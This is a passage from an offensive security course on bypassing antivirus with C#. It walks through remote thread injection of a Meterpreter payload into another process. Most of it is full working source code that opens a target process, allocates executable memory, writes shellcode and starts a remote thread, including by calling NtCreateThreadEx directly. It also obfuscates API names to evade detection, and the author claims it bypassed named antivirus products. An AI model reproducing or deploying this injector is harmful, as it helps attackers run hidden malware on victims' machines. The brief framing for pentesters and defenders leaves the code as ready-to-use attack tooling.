
Now you can See we have **Same Behavior** for Call APIs & **Same Result** but with **Different** Codes/Techniques, this means we have **Different Signatures** for Codes but we Have **Same Result**.

Note: Some Anti-virus Companies are/was Focused on Code Signatures, some of them Focused on your code Behavior in memory also API Calls, some of them Focused on Both... but some of them Focused on Bitcoins only, not the codes ;D.

as you can see in the next “Picture 5” we have Meterpreter Session by this simple code “**NativePayload_Tinjection2.cs**” + Delegate Technique also you can see APIs Functions too.

Course : Bypassing Anti Viruses by C#.NET Programming


Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)



Picture 5: API Calls & Meterpreter session

as you can see in these “Pictures 4 & 5” we have almost same API calling via Codes and something in these codes is interesting which is all API Functions have Sub-Function which their name started by “Nt” for example “NtCreateThreadEx”, these Functions Called by **kernelbase.dll** or **kernel32.dll** also **Clr.dll** From “**NTDLL.DLL**” file.

In the Previous Pictures you saw some API list by API Monitor tool which in all of them our “**NtCreateThreadEx**” called by **Kernel32.dll** or **kernelbase.dll** from **Ntdll.dll** file in the next “Pictures 6 & 7” you can see with simple trick by “**NativePayload_Tinjection2nt.cs**”, you can Call this Native API Function (**NtCreateThreadEx**) via “**clr.dll**” from **ntdll.dll** file which in this case our Behavior will be changed and we have **New Behavior** for API Calls.



Picture 6: New API Calls & Meterpreter session (calling **NtCreateThreadEx** from **ntdll.dll** by **clr.dll**)

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

as you can see in this “Picture 6”, API Function **NtCreateThreadEx** called from ntdll.dll by clr.dll in this case we don't have API Function “**CreateRemoteThread**” or “**CreateThread**” so we call this “**NtCreateThreadEx**” Function from ntdll.dll Directly with simple trick which you can see in the next “Picture 7” our code for this trick.

As you can see in the “Pictures 6” our APIs are something like these:

“NativePayload_Tinjection2nt.cs” API Monitor:

1. **GetProcAddress()** called by CLR.DLL for “**OpenProcess**”
 - which this Function called by Clr.dll, not by my C# Code.
2. **OpenProcess()** called by CLR.DLL from Kernel32.dll
 - **NtOpenProcess()** called by Kernelbase.dll from NTDLL.DLL
3. **GetProcAddress()** called by CLR.DLL for “**VirtualAllocEx**”
4. **VirtualAllocEx()** called by CLR.DLL from Kernel32.dll
 - **NtAllocateVirtualMemory()** called by Kernelbase.dll from NTDLL.DLL
 - **NtFreeVirtualMemory()** called by Kernelbase.dll from NTDLL.DLL
5. **GetProcAddress()** called by CLR.DLL for “**WriteProcessMemory**”
6. **WriteProcessMemory()** called by CLR.DLL from Kernel32.dll
 - **NtQueryVirtualMemory()** called by Kernelbase.dll from NTDLL.DLL
 - **NtWriteVirtualMemory()** called by Kernelbase.dll from NTDLL.DLL
7. **GetProcAddress()** called by CLR.DLL for “**CreateRemoteThread**”
8. **CreateRemoteThread()** called by CLR.DLL from Kernel32.dll
 - **NtQueryInformationProcess()** called by Kernelbase.dll from NTDLL.DLL
 - **NtCreateThreadEx()** called by Kernelbase.dll from NTDLL.DLL
7. **GetProcAddress()** called by CLR.DLL for “**NtCreateThreadEx**”
8. **NtCreateThreadEx()** called by CLR.DLL from NTDLL.DLL (without using **CreateRemoteThread**)

in the next “Picture 7” you can see our simple code for this trick:

The screenshot displays the Visual Studio IDE with the `NativePayload_Tinjection2nt.cs` file open. The code is a C# program designed to perform a remote thread injection into a process. It uses the `GetProcAddress` and `Marshal.GetDelegateForFunctionPointer` methods to dynamically load and call Windows API functions from `kernelbase.dll` and `ntdll.dll`. The code is divided into four steps: 1. Loading the target process (`notepad.exe`) using `OpenProcess`. 2. Allocating memory in the target process using `VirtualAllocEx`. 3. Writing the payload (a Meterpreter session) into the allocated memory using `WriteProcessMemory`. 4. Creating a remote thread in the target process using `NtCreateThreadEx` to execute the payload. The code includes comments and console output to track the execution. A Windows Task Manager window is also visible, showing the list of running processes, with `notepad.exe` (PID 8412) highlighted. The system clock in the top right corner indicates the time is 12:00 PM on 2/20/2021.

```
94 IntPtr DLLFile = LoadLibrary(@"c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "l");
95 IntPtr DLLFileNt = LoadLibrary(@"c:\windows\system32\" + "ntdll" + ".dll");
96
97
98 /// step1
99 IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O" + "penProcess");
100 call_OpenProcess FunctionCall_01_Del = (call_OpenProcess)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProcess));
101 IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
102 System.Threading.Thread.Sleep(5000);
103
104 /// step2
105 IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual" + "Alloc" + "Ex");
106 call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02, typeof(call_VirtualAllocEx));
107 IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
108 System.Threading.Thread.Sleep(5000);
109
110 /// step3
111 UIntPtr _out = UIntPtr.Zero;
112 IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W" + "rite" + "Process" + "Memory");
113 call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03, typeof(call_WriteProcessMemory));
114 bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
115 System.Threading.Thread.Sleep(5000);
116
117 /// step4
118 /// NTDLL.DLL API
119 uint Result_04_1 = 0;
120 IntPtr ops = IntPtr.Zero;
121 IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "Nt" + "Create" + "ThreadEx");
122 call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04, typeof(call_NtCreateThreadEx));
123 Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
124 System.Threading.Thread.Sleep(2000);
125
126 /// NTDLL.DLL API
127
128 Console.ForegroundColor = ConsoleColor.DarkGreen;
129 Console.WriteLine("[!] kernelbase.dll Delegate.Result["]; Console.ForegroundColor = ConsoleColor.Yellow; Console.WriteLine("]");
130 Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("[] <=> OpenProcess <=> GetDelegateForFunctionPointer[");
131 Console.WriteLine("{0}", FunctionCall_01.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.WriteLine("]");
```

Picture 7: New API Calls & Meterpreter session (calling **NtCreateThreadEx** from ntdll.dll by clr.dll)

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

In the source code for “**NativePayload_Tinjection2nt.cs**” we have something like these code for Calling “**NtCreateThreadEx**” directly via clr.dll from ntdll.dll:

Delegate for **NtCreateThreadEx**:

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
```

```
private delegate uint call_NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle, IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits, uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);
```

Calling API Function via Delegate:

```
/// step4
/// NTDLL.DLL API
/// (IntPtr) DLLFileNt = IntPtr for "c:\windows\system32\ntdll.dll"
uint Result_04_1 = 0;
IntPtr ops = IntPtr.Zero;
IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "NtCreateThreadEx");
call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_NtCreateThreadEx));
Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
System.Threading.Thread.Sleep(2000);
/// NTDLL.DLL API
```

in the next Code/Picture “**NativePayload_TIdnt.cs**”, you can see this trick with [**DllImport(“ntdll.dll”)**] and this code was worked very well.

```
[DllImport("ntdll.dll")]
public static extern uint NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle,
IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits,
uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

public static IntPtr _Step4_(IntPtr H, IntPtr HA)
{
    uint x = 0;
    IntPtr ops = IntPtr.Zero;
    uint opsNT = NtCreateThreadEx(out ops, 0x1FFFFFFF, IntPtr.Zero, H, HA, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
    /// close
    // CloseHandle((IntPtr)opsNT);
    CloseHandle(HA);
    return (IntPtr)opsNT;
    // return cde;
}
```

Calling C# Method _step4_ + API Function via Delegate:

```
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
IntPtr f = delstep4.Invoke(H, HA);
```


Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)



In this part2 of chapter-14 we talked about this simple codes to call Native API Function via Simple C# Delegate Codes & as I said before we don't talk about C# Codes line by line, we only talk about some Important point about Codes & Techniques. Note: we have a lot Techniques for **Remote Thread Injection** and these 4 steps in this chapter-14 is really Old/Classic Technique of Remote Thread Injection but you can use Delegate Techniques for all Remote Thread Injection Techniques Simply.

Important Links:

- 1.Remote Process/Thread/Code Injection Techniques: <https://attack.mitre.org/techniques/T1055/>
- 2.Some almost simple C# for Remote Thread Injection Techniques: <https://github.com/pwndizzle/c-sharp-memory-injection>
 - but I think each one of these codes are one chapter, always simple codes are better than complicated codes to learn, I think we should create 1 or 2 chapters for these type of Codes/Techniques [why not?]);
- 3.My Related Article About “**NtCreateThreadEx**” & **Syscall** + **ETW**:
<https://damonmohammadbagher.github.io/Posts/11Feb2021x.html>

at a glance : As Security Researcher / Pentester / Red Teamer these Techniques/Codes will help you and Some Anti-viruses Bypassed by these Codes and these Simple Tricks in my Lab (TrendMicro, Windows Defender, ...). As Defender you can use these techniques/codes to test your Anti-viruses also for test your Defensive things. In the next part3 of this chapter-14, I will talk about Some other useful C# Codes for Code/Thread Injection via Delegate Method & Multicast Delegate also I will talk about **ETW** for Defender and Defensive Tools against “Remote Thread Injection” Attack which I think is useful. but I think for **ETW (Event Trace for Windows)** we need more than 1 chapter ヽ (ツ) ㄣ.

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

NativePayload Tld.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Tld
{
    class Program
    {

        public class DelCLSIvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Deccommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
                ExecuteWriteCopy = 0x0080,
                GuardModifierflag = 0x0100,
                NoCacheModifierflag = 0x0200,
                WriteCombineModifierflag = 0x0400
            }

            [DllImport("ke"+"rne"+"l"+"32.dll")]
            public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

            [DllImport("kernel32.dll")]
            public static extern bool CloseHandle(IntPtr hObject);

            [DllImport("ke" + "rne" + "l" + "32.dll")]
            public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

            [DllImport("ke" + "rne" + "l" + "32.d" + "ll")]
            public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

            [DllImport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
            public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out uint lpThreadId);

            public static string mytest()
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
{
    Console.WriteLine("bingo bingo");
    return "dsds";
}

public static IntPtr _Step1_(int XproclD, string Xcode)
{
    string[] X = Xcode.Split(',');
    int Injection_to_PID = XproclD;
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
    Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("[>] Injecting Meterpreter Payload to ");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("Process");
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine();
    Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
    Console.WriteLine();

    byte[] Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
    {
        Xpayload[i] = Convert.ToByte(X[i], 16);
        i++;
    }
    // Console.WriteLine "[" + System.DateTime.Now.ToString() + "]" Delay Detected.";

    IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
    return x;
}
public static IntPtr _Step2_(IntPtr a, int p)
{
    IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
    return x;
}
public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
{
    UIntPtr BS = UIntPtr.Zero;
    if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
    {
        // Console.WriteLine("Bingo ;D");
        return true;
    }
    else
    {
        return false;
    }
}
public static IntPtr _Step4_(IntPtr H, IntPtr HA)
{
    uint x = 0;
    IntPtr cde = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
    /// close
    CloseHandle(cde);
    CloseHandle(HA);
    return cde;
}
}
public delegate IntPtr Mydels1and2(int a, string b);
public delegate IntPtr Mydels2and3(IntPtr a, int p);
public delegate bool Mydels3and4(IntPtr H, IntPtr P, byte[] pay);
public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_TId , Published by Damon Mohammadbagher , May 2020");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("NativePayload_TId Thread Injection into Target Process + C# Delegation");
    Console.WriteLine();
    string[] X = args[1].Split(',');
    int Injection_to_PID = (Convert.ToInt32(args[0]));

    byte[] Xpayload = new byte[X.Length];

    for (int i = 0; i < X.Length;)
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
{
    Xpayload[i] = Convert.ToByte(X[i], 16);
    i++;
}

Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke._Step3_);
Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
Console.WriteLine();
IntPtr H = delstep1.Invoke(Convert.ToInt32(args[0]), args[1]);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step1 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", H.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::OpenProcess]");
Console.WriteLine();

IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("Step2 Delegate.Invoke()");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", HA.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write("") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::VirtualAllocEx]");
Console.WriteLine();

if (delstep3.Invoke(H, HA, Xpayload))
{
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("Step3 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.Write("{0}0000000", 0.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("") true ;D Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.Write(" [API::WriteProcessMemory]");
    Console.WriteLine();

    IntPtr f = delstep4.Invoke(H, HA);
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("Step4 Delegate.Invoke()");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.Write("{0}", f.ToString("X8"));
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("") Intptr Done.");
    Console.ForegroundColor = ConsoleColor.White;
    Console.Write(" [API::CreateRemoteThread]");
    Console.WriteLine();
    Console.WriteLine();

    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + Delegate ;)");
    Console.WriteLine();
}

}
}
```

NativePayload_TIdnt.cs

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
```

```
namespace NativePayload_TIdnt
{
    class Program
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
{

    public class DelCLSInvoke
    {
        [Flags]
        public enum ProcessAccessFlags : uint
        {
            Terminate = 0x00000001,
            CreateThread = 0x00000002,
            VMOperation = 0x00000008,
            VMRead = 0x00000010,
            VMWrite = 0x00000020,
            DupHandle = 0x00000040,
            SetInformation = 0x00000200,
            QueryInformation = 0x00000400,
            Synchronize = 0x00100000,
            All = 0x001F0FFF
        }

        [Flags]
        public enum AllocationType
        {
            Commit = 0x00001000,
            Reserve = 0x00002000,
            Deccommit = 0x00004000,
            Release = 0x00008000,
            Reset = 0x00080000,
            TopDown = 0x00100000,
            WriteWatch = 0x00200000,
            Physical = 0x00400000,
            LargePages = 0x20000000
        }

        [Flags]
        public enum MemoryProtection
        {
            NoAccess = 0x0001,
            ReadOnly = 0x0002,
            ReadWrite = 0x0004,
            WriteCopy = 0x0008,
            Execute = 0x0010,
            ExecuteRead = 0x0020,
            ExecuteReadWrite = 0x0040,
            ExecuteWriteCopy = 0x0080,
            GuardModifierflag = 0x0100,
            NoCacheModifierflag = 0x0200,
            WriteCombineModifierflag = 0x0400
        }

        // [DllImport("kernelbase.dll")]
        [DllImport("kernelbase.dll")]

        public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);

        [DllImport("kernelbase.dll")]
        public static extern bool CloseHandle(IntPtr hObject);

        // [DllImport("kernelbase.dll")]
        [DllImport("kernelbase.dll")]

        public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);

        // [DllImport("kernelbase.dll")]
        [DllImport("kernelbase.dll")]
        public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection flProtect);

        [DllImport("ntdll.dll")]
        public static extern uint NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle, IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits, uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

        public static IntPtr _Step1_(int XprocID, string Xcode)
        {
            string[] X = Xcode.Split(',');
            int Injection_to_PID = XprocID;
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
            Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
            Console.ForegroundColor = ConsoleColor.DarkCyan;
            Console.WriteLine("[>] Injecting Meterpreter Payload to ");
            Console.ForegroundColor = ConsoleColor.Cyan;
        }
    }
}
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part2)

```
        Console.WriteLine("{0}:{1} ", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("Process");
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine();
        Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
        Console.WriteLine();

        byte[] Xpayload = new byte[X.Length];

        for (int i = 0; i < X.Length;)
        {
            Xpayload[i] = Convert.ToByte(X[i], 16);
            i++;
        }
        // Console.WriteLine("[ " + System.DateTime.Now.ToString() + " ] Delay Detected.");

        IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
        return x;
    }
    public static IntPtr _Step2_(IntPtr a, int p)
    {
        IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
        return x;
    }
    public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)
    {
        UIntPtr BS = UIntPtr.Zero;
        if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
        {
            return true;
        }
        else
        {
            return false;
        }
    }
    public static IntPtr _Step4_(IntPtr H, IntPtr HA)
    {
        uint x = 0;

        IntPtr ops = IntPtr.Zero;
        uint opsNT = NtCreateThreadEx(out ops, 0x1FFFFFF, IntPtr.Zero, H, HA, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
        /// close
        // CloseHandle((IntPtr)opsNT);
        CloseHandle(HA);
        return (IntPtr)opsNT;
        // return cde;
    }
}
